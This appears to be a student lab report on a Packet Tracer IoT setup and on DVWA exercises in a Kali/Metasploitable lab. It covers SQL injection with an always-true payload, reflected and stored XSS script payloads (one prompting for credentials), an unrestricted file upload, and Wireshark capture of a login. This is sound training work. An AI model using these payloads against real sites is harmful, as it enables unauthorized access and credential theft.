Then, all of the networks must be of the static kind, which can be verified in the settings of each component's configuration. The server, water sprinkler, and smoke detectors ipv4 addresses must then be assigned. These components' respective IPv4 addresses are 1.0.0.1, 1.0.0.2, and 1.0.0.3. Following that, we must look for the user in the server's desktop settings and establish an account by providing admin as the username and password. The connection between the smoke detector and fire extinguisher must then be made by choosing the remote desktop option on each device. Then, by specifying the boundaries, two conditions—smoke on and smoke off—must be introduced to the server.





Type here to search    16:43 14-03-2023





## Group2:


## Perform exploiting DVWA

### Perform SQL injection on DVWA

**Step 1:** Start the virtual machine's metasploitable and kali linux operating systems. Locate the IP address of the metastable system, then type it into Firefox.



**Step 2:** Open the link DVWA and enter the username as admin and the password as password.



**Step 3:** Go to DWDA security page and change the security level from high to low. Then go to SQL injection and type the user ID as 1"or"1="1 click submit. Now you will get the username.

DVWA Security 🔒

**Script Security**

Security Level is currently **high**.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

low

**PHPIDS**


[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
You can enable PHPIDS across this site for the duration of your session.  
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]  
[[Simulate attack](#)] - [[View IDS log](#)]

**Vulnerability: SQL Injection**

User ID:


**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>




## Perform Cross-site scripting on DVWA

Step 1: On the virtual system, start up the Kali Linux and Metasploitable machines. Get the metastable machine's IP address, then type it into Firefox.



Step 2: Open the link DVWA and enter the username as admin and the password as password.




Username

Password



Step 3: Go to DWDA security page and change the security level from high to low.



Step 4: Now go to xss reflected and put the script <script>alert("hacked")</script> in the user name section before clicking submit. You will receive a prompt with an alert message inside of it.

The screenshots illustrate a reflected XSS attack on the DVWA (Damn Vulnerable Web Application) 'XSS Reflected' module. In the first screenshot, a user inputs the exploit <script>alert("Hacked")</script> into the 'What's your name?' field and submits it. This causes a confirmation dialog to appear in the second screenshot, displaying 'Hello' and the IP address '192.168.56.101'. The third screenshot shows the same dialog, but the message has been reflected back as 'Hacked'.

Step 5: now go to the option xss stored and in the name, field type any text and in the message field type


<script>prompt ("enter credentials") </script>. A prompt will appear asking for the details to enter.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' option is highlighted. The main content area displays a form titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. The 'Name' field contains 'hii'. The 'Message' field contains the XSS payload: '<script>prompt("Enter credentials")</script>'. Below the form, there are three preview boxes showing previous entries: 'Name: test' and 'Message: This is a test comment.', 'Name: hii' and 'Message:', and 'Name: hi' and 'Message:'. At the bottom, a 'Sign Guestbook' button is visible. The browser's address bar shows the URL: 192.168.56.101/dvwa/vulnerabilities/xss\_s/. The taskbar at the bottom includes icons for various applications like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Exploit-DB, Google Hacking DB, and OffSec.

This screenshot shows the same DVWA XSS page as above, but with a modal dialog box overlaid. The dialog box has a title '192.168.56.101' and a message 'enter'. It contains a single input field with a cursor. The 'OK' button is visible at the bottom right of the dialog. The rest of the page and interface are identical to the first screenshot.

## Perform File upload DVWA

**Step 1:** Turn on the kali linux and the metasploitable machine on the virtual machine find the metasploitable machine IP address and enter the IP address in the firefox.



Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutilidae](#)
- [DVWA](#)
- [WebDAV](#)



**Step 2:** Open the link DVWA and enter the username as admin and the password as password.



**Step 3:** Go to DWDA security page and change the security level from high to low.

DVWA Security 🔒

### Script Security

Security Level is currently **high**.  
 You can set the security level to low, medium or high.  
 The security level changes the vulnerability level of DVWA.

low

### PHPIDS

[PHPIDS v.0.6](#) (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
 You can enable PHPIDS across this site for the duration of your session.  
 PHPIDS is currently **disabled**. [[enable PHPIDS](#)] - [[View IDS log](#)]

Step 4: Now choose Upload from the menu, and you'll notice that the file to upload is listed as it should be. The website is susceptible if the image accepts any other format, so select the.txt file and submit it. The file will then be processed, and you will receive a message indicating that the upload was successful. Copy the path from the root and paste it into the browser to see the database's index page, which shouldn't be accessible.

Vulnerability: File Upload

Choose an image to upload:  
 demo1.txt

**More info**

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securityteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

The image consists of three vertically stacked screenshots of a Windows desktop environment. Each screenshot shows a web browser window running on a Kali Linux host. The browser's address bar indicates the URL is `192.168.56.101/dvwa/vulnerabilities/upload/`. The DVWA logo is visible at the top of the page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (which is highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, and About.

In the first screenshot, the 'Upload' section contains a form with a 'Browse...' button and a message stating 'No file selected.' Below the form is a success message: `.../dvwa/hackable/uploads/demo1.txt successfully uploaded!`

In the second screenshot, the browser's status bar shows the path `192.168.56.101/dvwa/hackable/uploads/demo1.txt`. The main content area displays the text: `this is a simple demo file`.

In the third screenshot, the browser's status bar shows the path `192.168.56.101/dvwa/hackable/uploads/demo1.txt`. The main content area displays the text: `this is a simple demo file`.

# Index of /dvwa/hackable/uploads


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">demo2.txt</a>	23-Feb-2023 02:22	0	
 <a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80*


## Perform Sniffing

### Perform Sniffing using Wireshark in kali linux

Step 1: Launch Kali Linux, log in as root, enter the root, and type the wireshark command.




Step 2: double click on the eth0 option.





Step 3: Click on Firefox and then type testfire.net. login to the website with the admin username and admin password.






Step 4: Now enter http into the wireshark window that has just been opened. The username and password are displayed when you select the fourth option, which is HTML form URL encoded, which is 